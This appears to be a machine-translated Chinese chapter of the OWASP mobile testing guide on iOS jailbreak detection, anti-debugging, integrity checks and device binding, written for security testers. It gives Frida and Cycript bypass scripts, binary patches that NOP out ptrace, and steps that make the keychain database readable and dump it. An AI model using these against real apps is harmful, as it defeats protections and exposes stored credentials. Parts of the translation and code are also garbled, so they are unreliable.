让我们再看看绕过越狱检测使用该死的易受攻击的 iOS 应用程序作为一个例子。将二进制文件加载到 Hopper 中后，您需要等待应用程序完全拆卸（查看顶部的栏以检查状态）。然后在搜索框中查找“监狱”字符串。您将看到两个类：SFAntiPiracy 和 JailbreakDetectionVC。您可能希望对函数进行反编译，以查看它们正在做什么，特别是它们返回什么。



The screenshot shows a debugger interface with two panes. The left pane displays assembly code with several instructions containing the string 'jailbr'. The right pane shows the assembly code for a specific function, with checkboxes for 'Remove potentially dead code' and 'Remove LO/HI macros' both checked.

```

char -[JailbreakDetectionVC isJailbroken](void)
r7 = sp + 0xc;
sp = sp - 0xc;
r8 = @selector(defaultManager);
r0 = objc_msgSend(*0x4b79bc, r8, r2, r3, v
r7 = r7;
r6 = [r0 retain];
r5 = @selector(fileExistsAtPath:);
-objc_msgSend(r6, r5).

```

如您所见，有一个类方法(`+[SFAntiPiracy isTheDeviceJailbroken]`)和一个实例方法(`-[JailbreakDetectionVC isJailbroken]`)。主要区别在于我们可以在 app 中注入 Cycript，直接调用类方法，而实例方法则需要先查找目标类的实例。函数 choose 将在内存堆中查找给定类的已知签名并返回实例数组。将应用程序放入所需的状态（以便类确实被实例化）是很重要的。

让我们在我们的过程中注入循环(寻找您的 PID 与 top)：

```
iOS8-jailbreak:~ root# cycript -p 12345
cy# [SFAntiPiracy isTheDeviceJailbroken]
true
```

正如您所看到的，我们的类方法被直接调用，它返回“true”。现在，让我们调用`-[JailbreakDetectionVC isJailbroken]`实例方法。首先，我们必须调用 choose 函数来查找`JailbreakDetectionVC`。

```
cy# a=choose(JailbreakDetectionVC)
[]
```

返回值为空数组。这意味着在运行时没有注册该类的实例。事实上，我们还没有点击第二个“越狱测试”按钮，它初始化了这个类：

```
cy# a=choose(JailbreakDetectionVC)
[#<JailbreakDetectionVC: 0x14ee15620>]
cy# [a[0] isJailbroken]
True
```



现在您明白了为什么您的应用程序处于期望的状态是很重要的。在这一点上，绕过 Cycript 的越狱检测是微不足道的。我们可以看到函数返回一个布尔值；我们只需要替换返回值。我们可以用 Cycript 替换函数实现来替换返回值。请注意，这实际上将替换其给定名称下的函数，因此如果函数修改应用程序中的任何内容，请注意副作用：

```
cy# JailbreakDetectionVC.prototype.isJailbroken=function(){return false}  
cy# [a[0] isJailbroken]  
false
```



在这种情况下，我们绕过了应用程序的越狱检测！

现在，想象一下，在检测到设备已被越狱后，应用程序将立即关闭。您没有时间启动 Cycript 并替换函数实现。相反，您必须使用 Cydia Substrate，使用像 MSHookMessageEx 这样的适当的挂钩函数，并编译调整。如何做到这一点有很好的来源；然而，通过使用 Frida，我们可以更容易地执行早期的仪器，并基于之前的测试来构建完善技能。

我们将利用 Frida 的一个特性来绕过越狱检测，即所谓的早期仪器，也就是说，我们将在启动时替换函数实现。

1. 确保 frida-server 正在 iOS 设备上运行。
2. 确保您的工作站上安装了 Frida。
3. iOS 设备必须通过 USB 电缆连接。
4. 在工作站上使用 frida-trace：

```
$ frida-trace -U -f /Applications/DamnVulnerableiOSApp.app/DamnVulnerableiOSApp -m "-[JailbreakDetectionVC isJailbroken]"
```

这将启动 DamnVulnerableiOSApp，跟踪调用--[JailbreakDetectionVC isJailbroken]，并创建一个 Java 脚本钩子与在 onEnter 和 onLeave 回调函数。现在，通过 value.replace 替换返回值是微不足道的，如下示例所示：

```
onLeave: function (log, retval, state) {
    console.log("Function [JailbreakDetectionVC isJailbroken] originally returned:" + retval);
    retval.replace(0);
    console.log("Changing the return value to:" + retval);
}
```

这将提供以下输出：

```
$ frida-trace -U -f /Applications/DamnVulnerableiOSApp.app/DamnVulnerableiOSApp -m
"-[JailbreakDetectionVC isJailbroken]:"
```

```
Instrumenting functions... `...
-[JailbreakDetectionVC isJailbroken]: Loaded handler at
"./_handlers/_/JailbreakDetectionVC_isJailbroken_.js"
Started tracing 1 function. Press Ctrl+C to stop.
Function [JailbreakDetectionVC isJailbroken] originally returned:0x1
Changing the return value to:0x0
/* TID 0x303 */
6890 ms -[JailbreakDetectionVC isJailbroken]
Function [JailbreakDetectionVC isJailbroken] originally returned:0x1
Changing the return value to:0x0
22475 ms -[JailbreakDetectionVC isJailbroken]
```

注意这两个调用 `-[JailbreakDetectionVC isJailbroken]`，它们对应于应用程序 GUI 上的两个物理抽头。

另一种绕过依赖文件系统检查的 Jailbreak 检测机制的方法是反对。您可以在这里找到实现。

请参阅下面的 Python 脚本，用于连接 Objective-C 方法和本机函数：

```
import frida
import sys

try:
    session = frida.get_usb_device().attach("Target Process")
except frida.ProcessNotFoundError:
    print "Failed to attach to the target process. Did you launch the app?"
    sys.exit(0);

script = session.create_script("""
// Handle fork() based check

var fork = Module.findExportByName("libsystem_c.dylib", "fork");
```

```
Interceptor.replace(fork, new NativeCallback(function () {
    send("Intercepted call to fork().");
    return -1;
}, 'int', []));

var system = Module.findExportByName("libsystem_c.dylib", "system");

Interceptor.replace(system, new NativeCallback(function () {
    send("Intercepted call to system().");
    return 0;
}, 'int', []));

// Intercept checks for Cydia URL handler

var canOpenURL = ObjC.classes.UIApplication["- canOpenURL:"];

Interceptor.attach(canOpenURL.implementation, {
    onEnter: function(args) {
        var url = ObjC.Object(args[2]);
        send("[UIApplication canOpenURL:] " + path.toString());
    },
    onLeave: function(retval) {
        send ("canOpenURL returned: " + retval);
    }
});

// Intercept file existence checks via [NSFileManager fileExistsAtPath:]

var fileExistsAtPath = ObjC.classes.NSFileManager["- fileExistsAtPath:"];
var hideFile = 0;

Interceptor.attach(fileExistsAtPath.implementation, {
    onEnter: function(args) {
        var path = ObjC.Object(args[2]);
        // send("[NSFileManager fileExistsAtPath:] " + path.toString());

        if (path.toString() == "/Applications/Cydia.app" || path.toString() == "/bin/bash") {
            hideFile = 1;
        }
    },
    onLeave: function(retval) {
        if (hideFile) {
            send("Hiding jailbreak file...");MM
            retval.replace(0);
        }
    }
});
```

```
        hideFile = 0;
    }

    // send("fileExistsAtPath returned: " + retval);
}
}};

/* If the above doesn't work, you might want to hook low level file APIs as well

var openat = Module.findExportByName("libsystem_c.dylib", "openat");
var stat = Module.findExportByName("libsystem_c.dylib", "stat");
var fopen = Module.findExportByName("libsystem_c.dylib", "fopen");
var open = Module.findExportByName("libsystem_c.dylib", "open");
var faccessset = Module.findExportByName("libsystem_kernel.dylib", "faccessat");

*/
}

}

def on_message(message, data):
    if 'payload' in message:
        print(message['payload'])

script.on('message', on_message)
script.load()
sys.stdin.read()
```

6.10.2 反调试检查 (MSTG-RESILIENCE-2)

6.10.2.1. 概述

调试和探索应用程序在倒车过程中是有帮助的。使用调试器，反向工程师不仅可以跟踪关键变量，还可以读取和修改内存。

考虑到可以使用损坏调试，应用程序开发人员使用许多技术来防止它。这些被称为反调试技术。正如 Android“测试抗反向工程的弹性”章节中所讨论的，抗调试技术可以是预防性的，也可以是反应性的。

预防性技术完全阻止调试器附加到应用程序，而反应性技术允许验证调试器的存在，并允许应用程序偏离预期的行为。

有几种防调试技术；下面将讨论其中的一些技术。

6.10.2.1.1. 使用 ptrace

iOS 运行在 XNU 内核上。XNU 内核实现了一个比 Unix 和 Linux 实现功能更强大的 ptrace 系统调用。XNU 内核通过 Mach IPC 公开另一个接口以启用调试。ptrace 的 iOS 实现有一个重要功能：防止进程的调试。此特性作为 ptrace syscall 的 PT_DENY_ATTACH 选项实现。使用 PT_DENY_ATTACH 是一种相当著名的反调试技术，因此您可能会经常在 iOS 五次测试期间遇到它。

Mac Hacker's 手册描述 PT_DENY_ATTACH：

此请求是跟踪进程使用的其他操作；它允许当前未跟踪的进程拒绝其父进程的未来跟踪。所有其他参数都被忽略。如果目前正在跟踪进程，它将以 ENOTSUP 的退出状态退出；否则，它将设置一个拒绝未来跟踪的标志。父级尝试跟踪设置此标志的进程将导致父级中的分段违反。

换句话说，使用 ptrace PT_DENY_ATTACH 可以确保没有其他调试器可以附加到调用进程；如果调试器试图附加，进程将终止。

在深入了解细节之前，重要的是要知道 ptrace 不是公共 iOSAPI 的一部分。非公共 API 是禁止的，应用程序商店可能会拒绝包含它们的应用程序。因此，在代码中不直接调用 ptrace；当通过 dlsym 获得 ptrace 数指针时调用它。

以下是上述逻辑的示例实现：

```
#import <dlfcn.h>
#import <sys/types.h>
#import <stdio.h>
typedef int (*ptrace_ptr_t)(int _request, pid_t _pid, caddr_t _addr, int _data);
void anti_debug() {
    ptrace_ptr_t ptrace_ptr = (ptrace_ptr_t)dlsym(RTLD_SELF, "ptrace");
    ptrace_ptr(31, 0, 0, 0); // PTRACE_DENY_ATTACH = 31
}
```

下面是实现此方法的拆卸二进制文件的示例：

text:00019074	MOVW	R1, #:lower16:(aPtrace - 0x19088) ; "ptrace"
text:00019078	MOV	R0, #0xFFFFFFFF ; handle
text:0001907C	MOVT.W	R1, #:upper16:(aPtrace - 0x19088) ; "ptrace"
text:00019080	STR.W	R8, [SP,#0xD8+fctx.call_site]
text:00019084	ADD	R1, PC ; "ptrace"
text:00019086	BLX	_dlsym
text:0001908A	MOV	R6, R0
text:0001908C	MOVS	R0, #0x1F
text:0001908E	MOVS	R1, #0
text:00019090	MOVS	R2, #0
text:00019092	MOVS	R3, #0
text:00019094	STR.W	R8, [SP,#0xD8+fctx.call_site]
text:00019098	BLX	R6

我们来分析一下二进制文件中发生了什么。以 ptrace 作为第二个参数（寄存器 R1）调用 dlsym。寄存器 R0 中的返回值移动到偏移量 0x1908A 的寄存器 R6。在偏移量 0x19098 时，使用 BLXR6 指令调用寄存器 R6 中的指针值。要禁用 ptrace 调用，我们需要用 NOP（小 Endian 中的 0x00xBF）指令替换指令 BLXR6（小 Endian 中的 0xB0x47）。修补后，代码将类似于以下内容：

```

text:00019078      MOV        R0, #0xFFFFFFFF ; handle
text:0001907C      MOVT.W    R1, #:upper16:(aPtrace - 0x19088) ; "ptrace"
text:00019080      STR.W    R8, [SP,#0xD8+fctx.call_site]
text:00019084      ADD        R1, PC ; "ptrace"
text:00019086      BLX        _dlsym
text:0001908A      MOV        R6, R0
text:0001908C      MOVS      R0, #0x1F
text:0001908E      MOVS      R1, #0
text:00019090      MOVS      R2, #0
text:00019092      MOVS      R3, #0
text:00019094      STR.W    R8, [SP,#0xD8+fctx.call_site]
text:00019098      NOP

```

Armconverter.com 是在字节码和指令助记符之间进行转换的方便工具。

6.10.2.1.2. 使用 sysctl

另一种检测附加到调用过程的调试器的方法涉及 sysctl。根据苹果文档：

sysctl 函数检索系统信息，并允许具有适当权限的进程设置系统信息。

也可以使用 sysctl 检索有关当前进程的信息（例如：进程是否正在调试）。下面的示例实现在“[如何确定是否在调试器下运行？](#)”：

```

#include <assert.h>
#include <stdbool.h>
#include <sys/types.h>
#include <unistd.h>
#include <sys/sysctl.h>

static bool AmIBeingDebugged(void)
    // Returns true if the current process is being debugged (either
    // running under the debugger or has a debugger attached post facto).
{
    int         junk;
    int         mib[4];
    struct kinfo_proc info;
    size_t      size;

    // Initialize the flags so that, if sysctl fails for some bizarre
    // reason, we get a predictable result.

```

```

info.kp_proc.p_flag = 0;

// Initialize mib, which tells sysctl the info we want, in this case
// we're looking for information about a specific process ID.

mib[0] = CTL_KERN;
mib[1] = KERN_PROC;
mib[2] = KERN_PROC_PID;
mib[3] = getpid();

// Call sysctl.

size = sizeof(info);
junk = sysctl(mib, sizeof(mib) / sizeof(*mib), &info, &size, NULL, 0);
assert(junk == 0);

// We're being debugged if the P_TRACED flag is set.

return ((info.kp_proc.p_flag & P_TRACED) != 0);
}

```

上述代码编译时，代码后半部分的拆卸版本类似于以下内容：

```

text:0000C12A ; -
text:0000C12A loc_C12A
text:0000C12A loc_C12A          ; CODE XREF: _AmIBeingDebugged:loc_C128↑j
text:0000C12A LDR      R0, [SP,#0x228+var_1F8]
text:0000C12A AND.W   R0, R0, #0x800
text:0000C12C STR      R0, [SP,#0x228+var_214]
text:0000C130 LDR      R0, [SP,#0x228+var_214]
text:0000C132 CMP      R0, #0
text:0000C134 MOVW    R0, #0
text:0000C136 IT NE   R0, #1
text:0000C138 MOVNE   R0, #1
text:0000C13C MOV      R1, #(_stack_chk_guard_ptr - 0xC14A)
text:0000C13E ADD      R1, PC ; __stack_chk_guard_ptr
text:0000C146 LDR      R1, [R1] ; __stack_chk_guard
text:0000C148 LDR      R1, [R1]
text:0000C14A LDR      R2, [SP,#0x228+var_C]
text:0000C14C LDR      R1, R2
text:0000C14E CMP      R0, [SP,#0x228+var_220]
text:0000C150 STR      R0, [SP,#0x228+var_220]
text:0000C152 BNE      loc_C160
text:0000C154 LDR      R0, [SP,#0x228+var_220]
text:0000C156 AND.W   R0, R0, #1
text:0000C158 ADD.W   SP, SP, #0x220
text:0000C15E POP     {R7,PC}
text:0000C160 :

```

在偏移量 0xC13C、MOVNE R0、#1 的指令被修补并更改为 MOVNE R0、#0(字节代码中的 0x00x20)之后，修补代码类似于以下内容：

```

text:0000C12A
text:0000C12A loc_C12A
text:0000C12A          LDR      ; CODE XREF: _AmIBeingDebugged:loc_C128↑j
text:0000C12A          R0, [SP,#0x228+var_1F8]
text:0000C12A          R0, R0, #0x800
text:0000C12C          AND.W
text:0000C130          STR      R0, [SP,#0x228+var_214]
text:0000C132          LDR      R0, [SP,#0x228+var_214]
text:0000C134          CMP      R0, #0
text:0000C136          MOVW
text:0000C13A          IT NE   R0, #0
text:0000C13C          MOVNE
text:0000C13E          MOV      R1, #(__stack_chk_guard_ptr - 0xC14A)
text:0000C146          ADD      R1, PC ; __stack_chk_guard_ptr
text:0000C148          LDR      R1, [R1] ; __stack_chk_guard
text:0000C14A          LDR      R1, [R1]
text:0000C14C          LDR      R2, [SP,#0x228+var_C]
text:0000C14E          CMP      R1, R2
text:0000C150          STR      R0, [SP,#0x228+var_220]
text:0000C152          BNE      loc_C160
text:0000C154          LDR      R0, [SP,#0x228+var_220]
text:0000C156          AND.W
text:0000C15A          ADD.W
text:0000C15E          POP     {R7,PC}
+text:0000C160 .

```

通过使用调试器本身并在调用 sysctl 时设置断点，可以绕过 sysctl 检查。这种方法在 [iOS Anti-Debugging Protections #2](#) 演示。

Needle 包含一个模块，旨在绕过非特定的越狱检测实现。Needle 使用 Frida 来钩本地方法，这些方法可以用来确定设备是否被越狱。它还搜索可能在越狱检测过程中使用的函数名，并在设备越狱时返回“false”。使用以下命令执行此模块：

```
[needle] > use dynamic/detection/script_jailbreak-detection-bypass
[needle][script_jailbreak-detection-bypass] > run
```

6.10.3. 文件完整性检查 (MSTG-RESILIENCE-3 和 MSTG-RESILIENCE-11)

6.10.3.1. 概述

与文件完整性有关的主题有两个：

1. 应用程序源代码完整性检查：在“篡改和反向工程”章节中，我们讨论了 iOS IPA 应用程序签名检查。我们还看到，通过使用开发人员或企业证书重新打包和重新签名应用程序，确定的反向工程师可以很容易地绕过此检查。使这变得更加困难的一个方法是添加一个内部运行时检查，以确定签名在运行时是否仍然匹配。
2. 文件存储完整性检查：当应用程序、密钥链中的键值对、UserDefaults/NSUserDefaults、SQLite 数据库或 Realm 数据库存储文件时，应该保护它们的完整性。

6.10.3.1.1. 示例实现-应用程序源代码

苹果负责与 DRM 进行完整性检查。然而，额外的控制（如下面的示例）是可能的。对 mach_header 进行解析，计算指令数据的开始，用于生成签名。接下来，将签名与给定的签名进行比较。确保生成的签名被存储或编码到其他地方。

```

int xyz(char *dst) {
    const struct mach_header * header;
    Dl_info dlinfo;

    if (dladdr(xyz, &dlinfo) == 0 || dlinfo.dli_fbase == NULL) {
        NSLog(@" Error: Could not resolve symbol xyz");
        [NSThread exit];
    }

    while(1) {

        header = dlinfo.dli_fbase; // Pointer on the Mach-O header
        struct load_command * cmd = (struct load_command *) (header + 1); // First load
        command
        // Now iterate through load command
        // to find _text section of _TEXT segment
        for (uint32_t i = 0; cmd != NULL && i < header->ncmds; i++) {
            if (cmd->cmd == LC_SEGMENT) {
                // _TEXT load command is a LC_SEGMENT load command
                struct segment_command * segment = (struct segment_command *) cmd;
                if (!strcmp(segment->segname, "_TEXT")) {
                    // Stop on _TEXT segment load command and go through sections
                    // to find _text section
                    struct section * section = (struct section *) (segment + 1);
                    for (uint32_t j = 0; section != NULL && j < segment->nsects; j++) {
                        if (!strcmp(section->sectname, "_text"))
                            break; // Stop on _text section load command
                        section = (struct section *) (section + 1);
                    }
                    // Get here the _text section address, the _text section size
                    // and the virtual memory address so we can calculate
                    // a pointer on the _text section
                    uint32_t * textSectionAddr = (uint32_t *) section->addr;
                    uint32_t textSectionSize = section->size;
                    uint32_t * vmaddr = segment->vmaddr;
                    char * textSectionPtr = (char *) ((int) header + (int) textSectionAddr -
                    (int) vmaddr);
                    // Calculate the signature of the data,
                }
            }
        }
    }
}

```

```

// store the result in a string
// and compare to the original one
unsigned char digest[CC_MD5_DIGEST_LENGTH];
CC_MD5(textSectionPtr, textSectionSize, digest); // calculate the signature
for (int i = 0; i < sizeof(digest); i++) //fill signature
    sprintf(dst + (2 * i), "%02x", digest[i]);

// return strcmp(originalSignature, signature) == 0; // verify signatures match

return 0;
}
}
cmd = (struct load_command *)((uint8_t *)cmd + cmd->cmdsize);
}
}

}

```

6.10.3.1.2. 实现案例-存储

当确保应用程序存储本身的完整性时，您可以在给定的键值对或存储在设备上的文件上创建 HMAC 或签名。CommonCrypto 实现最适合创建 HMAC。如果您需要加密，请确保您加密，然后 HMAC，如“身份验证加密”中所述。

当您使用 CC 生成 HMAC 时：

1. 获取数据作为 NSMutableData。
2. 获取数据密钥（如果可能的话）。
3. 计算哈希值。
4. 将哈希值追加到实际数据中。
5. 存储步骤 4 的结果。

```

// Allocate a buffer to hold the digest and perform the digest.
NSMutableData* actualData = [getData];
//get the key from the keychain
NSData* key = [getKey];
NSMutableData* digestBuffer = [NSMutableData
dataWithLength:CC_SHA256_DIGEST_LENGTH];
CCHmac(kCCHmacAlgSHA256, [actualData bytes], (CC_LONG)[key length], [actualData
bytes], (CC_LONG)[actualData length], [digestBuffer mutableBytes]);
[actualData appendData: digestBuffer];

```

或者，您可以为步骤 1 和步骤 3 使用 NSData，但您需要为步骤 4 创建一个新的缓冲区。

在用 CC 验证 HMAC 时，遵循以下步骤：

1. 提取消息和 hmacbytes 作为单独的 NSData。
2. 重复程序的步骤 1-3，在 NSData 上生成 HMAC。
3. 将提取的 HMAC 字节与步骤 1 的结果进行比较。

```
NSData* hmac = [data subdataWithRange:NSMakeRange(data.length -  
CC_SHA256_DIGEST_LENGTH, CC_SHA256_DIGEST_LENGTH)];  
NSData* actualData = [data subdataWithRange:NSMakeRange(0, (data.length -  
hmac.length))];  
NSMutableData* digestBuffer = [NSMutableData  
dataWithLength:CC_SHA256_DIGEST_LENGTH];  
CCHmac(kCCHmacAlgSHA256, [actualData bytes], (CC_LONG)[key length], [actualData  
bytes], (CC_LONG)[actualData length], [digestBuffer mutableBytes]);  
return [hmac isEqual: digestBuffer];
```

6.10.3.1.3. 绕过文件完整性检查

6.10.3.1.3.1. 当您试图绕过应用程序源完整性检查时

1. 修补反调试功能，并通过用 NOP 指令覆盖相关代码来禁用不必要的行为。
2. 修补任何用于评估代码完整性的存储哈希。
3. 使用 Frida 连接文件系统 API，并将句柄返回到原始文件，而不是修改后的文件。

6.10.3.1.3.2. 当您试图绕过存储完整性检查时

1. 从设备中检索数据，如设备绑定部分所述。
2. 修改检索到的数据并将其返回存储。

6.10.3.2. 成效评估

对于应用程序，源代码完整性检查以未修改的状态运行设备上的应用程序，并确保一切正常。然后使用 optool 将补丁应用到可执行文件中，按照“基本安全测试”章节中的描述重新签名应用程序，并运行它。应用程序应该检测修改并以某种方式响应。至少，应用程序应该提醒用户、终止应用程序。绕过防御的工作，并回答以下问题：

- 机制能否被简单地绕过（例如：通过连接单个 API 函数）？
- 通过静态和动态分析识别防调试代码有多困难？
- 您需要编写自定义代码来禁用防御吗？您需要多少时间？
- 您对绕过机制的困难有什么评估？

对于存储完整性检查，类似的方法工作。回答下列问题：

- 机制能否被简单地绕过（例如：通过更改文件或键值对的内容）？
- 获取 HMAC 密钥或非对称私钥有多困难？
- 您需要编写自定义代码来禁用防御吗？您需要多少时间？
- 您对绕过机制的困难有什么评估？

6.10.4. 设备绑定 (MSTG-RESILIENCE-10)

6.10.4.1. 概述

设备绑定的目的是阻止攻击者试图将应用程序及其状态从设备 A 复制到设备 B，并在设备 B 上继续执行应用程序。在设备 A 被确定为可信之后，它可能比设备 B 拥有更多的特权。当应用程序从设备 A 复制到设备 B 时，这种情况不应该改变。

由于 iOS7.0，硬件标识符(如 MAC 地址)是禁止的。将应用程序绑定到设备的方法是基于 identifierForVendor，将某些东西存储在 Keychain 中，或者使用为 iOS 的 Google 的 InstanceID。详情见“补救”一节。

6.10.4.2. 静态分析

当源代码可用时，您可以查找一些糟糕的编码实践，例如：

- MAC 地址：有几种方法可以找到 MAC 地址。当您使用 CTL_NET (网络子系统) 或 NET_RT_IFLIST (获取配置的接口) 或 mac-address 格式化时，通常会看到用于打印的格式代码，例如："%x:%x:%x:%x:%x:%x"。
- 使用 UDID: [[[UIDevice currentDevice] identifierForVendor] UUIDString]; 以及 UIDevice.current.identifierForVendor?.uuidString in Swift3.
- 任何基于 Keychain 或文件系统的绑定，这些绑定不受 SecAccessControlCreateFlags 的保护，也不使用保护类，例如：kSecAttrAccessibleAlways 以及 kSecAttrAccessibleAlwaysThisDeviceOnly。

6.10.4.3. 动态分析

有几种方法可以测试应用程序绑定。

6.10.4.3.1. 用模拟器进行动态分析

当您想在模拟器中验证应用程序绑定时，请执行以下步骤：

1. 在模拟器上运行应用程序。
2. 确保您可以提高对应用程序实例的信任（例如：在应用程序中进行身份验证）。
3. 从模拟器中检索数据：
 - 由于模拟器使用 UUID 来识别自己，您可以通过创建一个调试点并在该点上执行 `po NSHomeDirectory()` 来使定位存储变得更容易，这将显示模拟器存储内容的位置。您还可以为可疑的 plist 文件执行 `find ~/Library/Developer/CoreSimulator/Devices/ | grep <appname>`。
 - 转到给定命令输出指示的目录。
 - 复制所有三个找到的文件夹（文档、库、tmp）。
 - 复制钥匙链的内容。自 iOS 8 以来，这一直在 `~/Library/Developer/CoreSimulator/Devices/<Simulator Device ID>/data/Library/Keychains`。
4. 在另一个模拟器上启动应用程序，并找到其数据位置，如步骤 3 所述。
5. 停止第二个模拟器上的应用程序。用步骤 3 中复制的数据覆盖现有数据。
6. 您能继续在认证状态吗？如果是，那么绑定可能无法正常工作。

我们是说，绑定“可能”不起作用，因为所有的东西在模拟器中并非唯一。

6.10.4.3.2. 两个越狱装置的动态分析

当您想验证应用程序绑定时，请执行以下步骤：

1. 在您的越狱设备上运行应用程序。
2. 确保您可以提高对应用程序实例的信任（例如：在应用程序中进行身份验证）。
3. 从越狱设备检索数据：
 - 您可以 SSH 连入设备并提取数据（与模拟器一样，使用调试或 `find /private/var/mobile/Containers/Data/Application/ | grep <name of app>`）。目录在 `/private/var/mobile/Containers/Data/Application/<Application uuid>`。
 - 通过 SSH 进入给定命令的输出指示的目录中，或者使用 SCP(`scp <ipaddress>:<folder_found_in_previous_step> targetfolder`) 复制文件夹和它的数据。您也可以使用像 Filezilla 这样的 FTP 客户端。
 - 从 keychain 中检索数据，keychain 存储在 `/private/var/Keychains/keychain-2.db` 中，您可以使用 `keychain dumper` 检索这些数据。首先使 keychain world-readable

可读取(chmod +r /private/var/Keychains/keychain-2.db), 然后执行它
(./keychain_dumper -a).

4. 将应用程序安装在第二个越狱设备上。
5. 覆盖步骤 3 中提取的应用程序数据。必须手动添加密钥链数据。
6. 您能继续在认证状态吗？如果是，那么绑定可能无法正常工作。

6.10.4.4. 补救

在我们描述可用标识符之前，让我们快速讨论如何将它们用于绑定。在 iOS 中，设备绑定有三种方法：

- 您可以使用 [[UIDevice currentDevice] identifierForVendor] (在 Objective-C 中)、
UIDevice.current.identifierForVendor?.uuidString (in Swift3), 或者
UIDevice.currentDevice().identifierForVendor?.UUIDString。如果没有安装来自同一供应商的其他应用程序，则在重新安装应用程序后可能无法使用这些应用程序。
- 您可以在 KeyChain 中存储一些东西来标识应用程序的实例。要确保此数据没有备份，请使用 kSecAttrAccessibleWhenPasscodeSetThisDeviceOnly(如果您想保护数据并正确执行密码或触摸 id 要求)，kSecAttrAccessibleAfterFirstUnlockThisDeviceOnly，或
kSecAttrAccessibleWhenUnlockedThisDeviceOnly。
- 您可以在 iOS 中使用 Google 及其实例 ID。

基于这些方法的任何方案在启用密码、触摸 id 时都将更加安全，存储在 Keychain 或文件系统中的材料将受到保护类（如 filesystem are protected with protection classes (such as kSecAttrAccessibleAfterFirstUnlockThisDeviceOnly 和 kSecAttrAccessibleWhenUnlockedThisDeviceOnly) 的保护，而 SecAccessControlCreateFlags 被设置为 kSecAccessControlDevicePasscode(用于密码)、kSecAccessControlUserPresence(密码或触摸 ID)、kSecAccessControlTouchIDAny (触摸 ID) 或 kSecAccessControlTouchIDCurrentSet(触摸 ID：但仅使用当前指纹)设置）。

6.10.5. 参考文献

- Dana Geist, Marat Nigmatullin: Jailbreak/Root Detection Evasion Study on iOS and Android - <http://delaat.net/rp/2015-2016/p51/report.pdf>

6.10.5.1. 2016 OWASP 移动应用 10 大安全问题

- M9 - Reverse Engineering - https://www.owasp.org/index.php/Mobile_Top_10_2016-M9-Reverse_Engineering

6.10.5.2. OWASP MASVS

- MSTG-RESILIENCE-1: "The app detects, and responds to, the presence of a rooted or jailbroken device either by alerting the user or terminating the app."
- MSTG-RESILIENCE-2: "The app prevents debugging and/or detects, and responds to, a debugger being attached. All available debugging protocols must be covered."
- MSTG-RESILIENCE-3: "The app detects, and responds to, tampering with executable files and critical data within its own sandbox."
- MSTG-RESILIENCE-10: "The app implements a 'device binding' functionality using a device fingerprint derived from multiple properties unique to the device."
- MSTG-RESILIENCE-11: "All executable files and libraries belonging to the app are either encrypted on the file level and/or important code and data segments inside the executables are encrypted or packed. Trivial static analysis does not reveal important code or data."

6.10.5.3. 工具

- Appsync Unified - <https://cydia.angelxwind.net/?page/net.angelxwind.appsyncunified>
- Frida - <http://frida.re/>
- Keychain Dumper - <https://github.com/ptoomey3/Keychain-Dumper>

7. 附录

7.1. 测试工具

为了执行安全测试，可以使用不同的工具来操作请求和响应、反编译 Apps、调查运行 Apps 和其他测试用例的行为并将它们自动化。

MSTG 项目在以下任何工具或推广或销售任何工具方面没有偏好。下面的所有工具都已被验证，如果它们是“alive”，这意味着更新最近已经被推送。然而，并不是所有的工具都被作者使用/测试过，但在分析移动应用程序时，它们可能仍然有用。列表按字母顺序排序。清单还指出了商业工具。

7.1.1. 移动应用程序安全测试分发

- Androl4b：用于评估 Android 应用程序、执行逆向工程和恶意软件分析的虚拟机 - <https://github.com/sh4hin/Androl4b>
- Android Tamer：一个基于 Debian 的 Android 安全专业人员虚拟/现场平台 - <https://androidtamer.com/>
- 移动安全工具链：用于在运行 macOS 的机器上安装本节中提到的许多工具的项目，包括 Android 和 iOS。项目通过 Ansible-<https://github.com/xebia/mobilehacktools>.安装工具 - <https://github.com/xebia/mobilehacktools>

7.1.2. 全合一移动安全框架

- AppMon：用于监视和篡改本机 macOS、iOS 和 Android 应用程序的系统 API 调用的自动化框架 - <https://github.com/dpnishant/appmon/>
- 移动安全框架(Mob SF)：一种能够进行静态和动态分析的移动测试框架 - <https://github.com/ajinabraham/Mobile-Security-Framework-MobSF>
- 反对意见：运行时移动安全评估框架，由于 Frida-<https://github.com/sensepost/objection>.的使用，它不需要 iOS 和 Android 的越狱或扎根设备 - <https://github.com/sensepost/objection>

7.1.3. 静态源代码分析（商业工具）

- Checkmarx：静态源代码扫描，也可以扫描 Android 和 iOS 的源代码 - <https://www.checkmarx.com/technology/static-code-analysis-sca/>
- Fortify：用于扫描 Android 和 iOS 的源代码的静态源代码扫描器 - <https://saas.hpe.com/en-us/software/fortify-on-demand/mobile-security>
- Veracode：静态源代码扫描器，它还可以扫描 Android 和 iOS - <https://www.veracode.com/products/binary-static-analysis-sast>

7.1.4. 动态和运行时分析

- Frida : 为开发人员、逆向工程人员和安全研究人员提供的动态仪器工具包。它使用客户机-服务器模型，并允许在 Android 和 iOS 上的运行进程中注入代码 - <https://www.frida.re>
- Frida CodeShare : 公开托管 Frida 脚本的项目，可以帮助绕过移动应用程序中的客户端安全控制(例如：SSL Pinning) - <https://codeshare.frida.re/>
- NowSecure Workstation (商业工具) : 预先配置的硬件和软件套件，用于移动应用程序的漏洞评估和渗透测试 - <https://www.nowsecure.com/solutions/power-tools-for-security-analysts/>
- r2frida : 将 radare2 强大的逆向工程能力与 <https://github.com/nowsecure/r2frida> 的动态仪器工具包合并的项目 <https://github.com/nowsecure/r2frida>

7.1.5. 逆向工程与静态分析

- Binary ninja:一个跨平台的软件反汇编程序，可以用来对抗几种可执行文件格式。它能够 IR (中间表示) 提升 - <https://binary.ninja/>
- Ghidra:国家安全部门开发的一套开源软件逆向工程工具)。它的主要功能包括拆卸、组装、反编译、绘图和脚本 - <https://ghidra-sre.org/>
- HopperApp (商业工具): Mac OS 和 Linux 的反向工程工具，用于拆卸、分解和调试 32/64 位 Intel Mac、Linux、Windows 和 iOS 可执行文件 - <https://www.hopperapp.com/>
- IDA Pro (商业工具): Windows、Linux 或 macOS 托管多处理器反汇编器和调试器 - <https://www.hex-rays.com/products/ida/index.shtml>
- radare2 : radare2 是一个类似 unix 的逆向工程框架和命令行工具 - <https://www.radare.org/r/>
- Retargetable Decompiler (RetDec): 基于 LLVM 的开源机器代码分解器。它可以作为一个独立的程序或作为 IDA Pro 或 radare2 的插件。 - <https://retdec.com/>

7.1.6. Android 工具

7.1.6.1. 逆向工程与静态分析

- 一种基于 python 的工具，可以用来拆卸和分解 Android 应用程序 - <https://github.com/androguard/androguard>
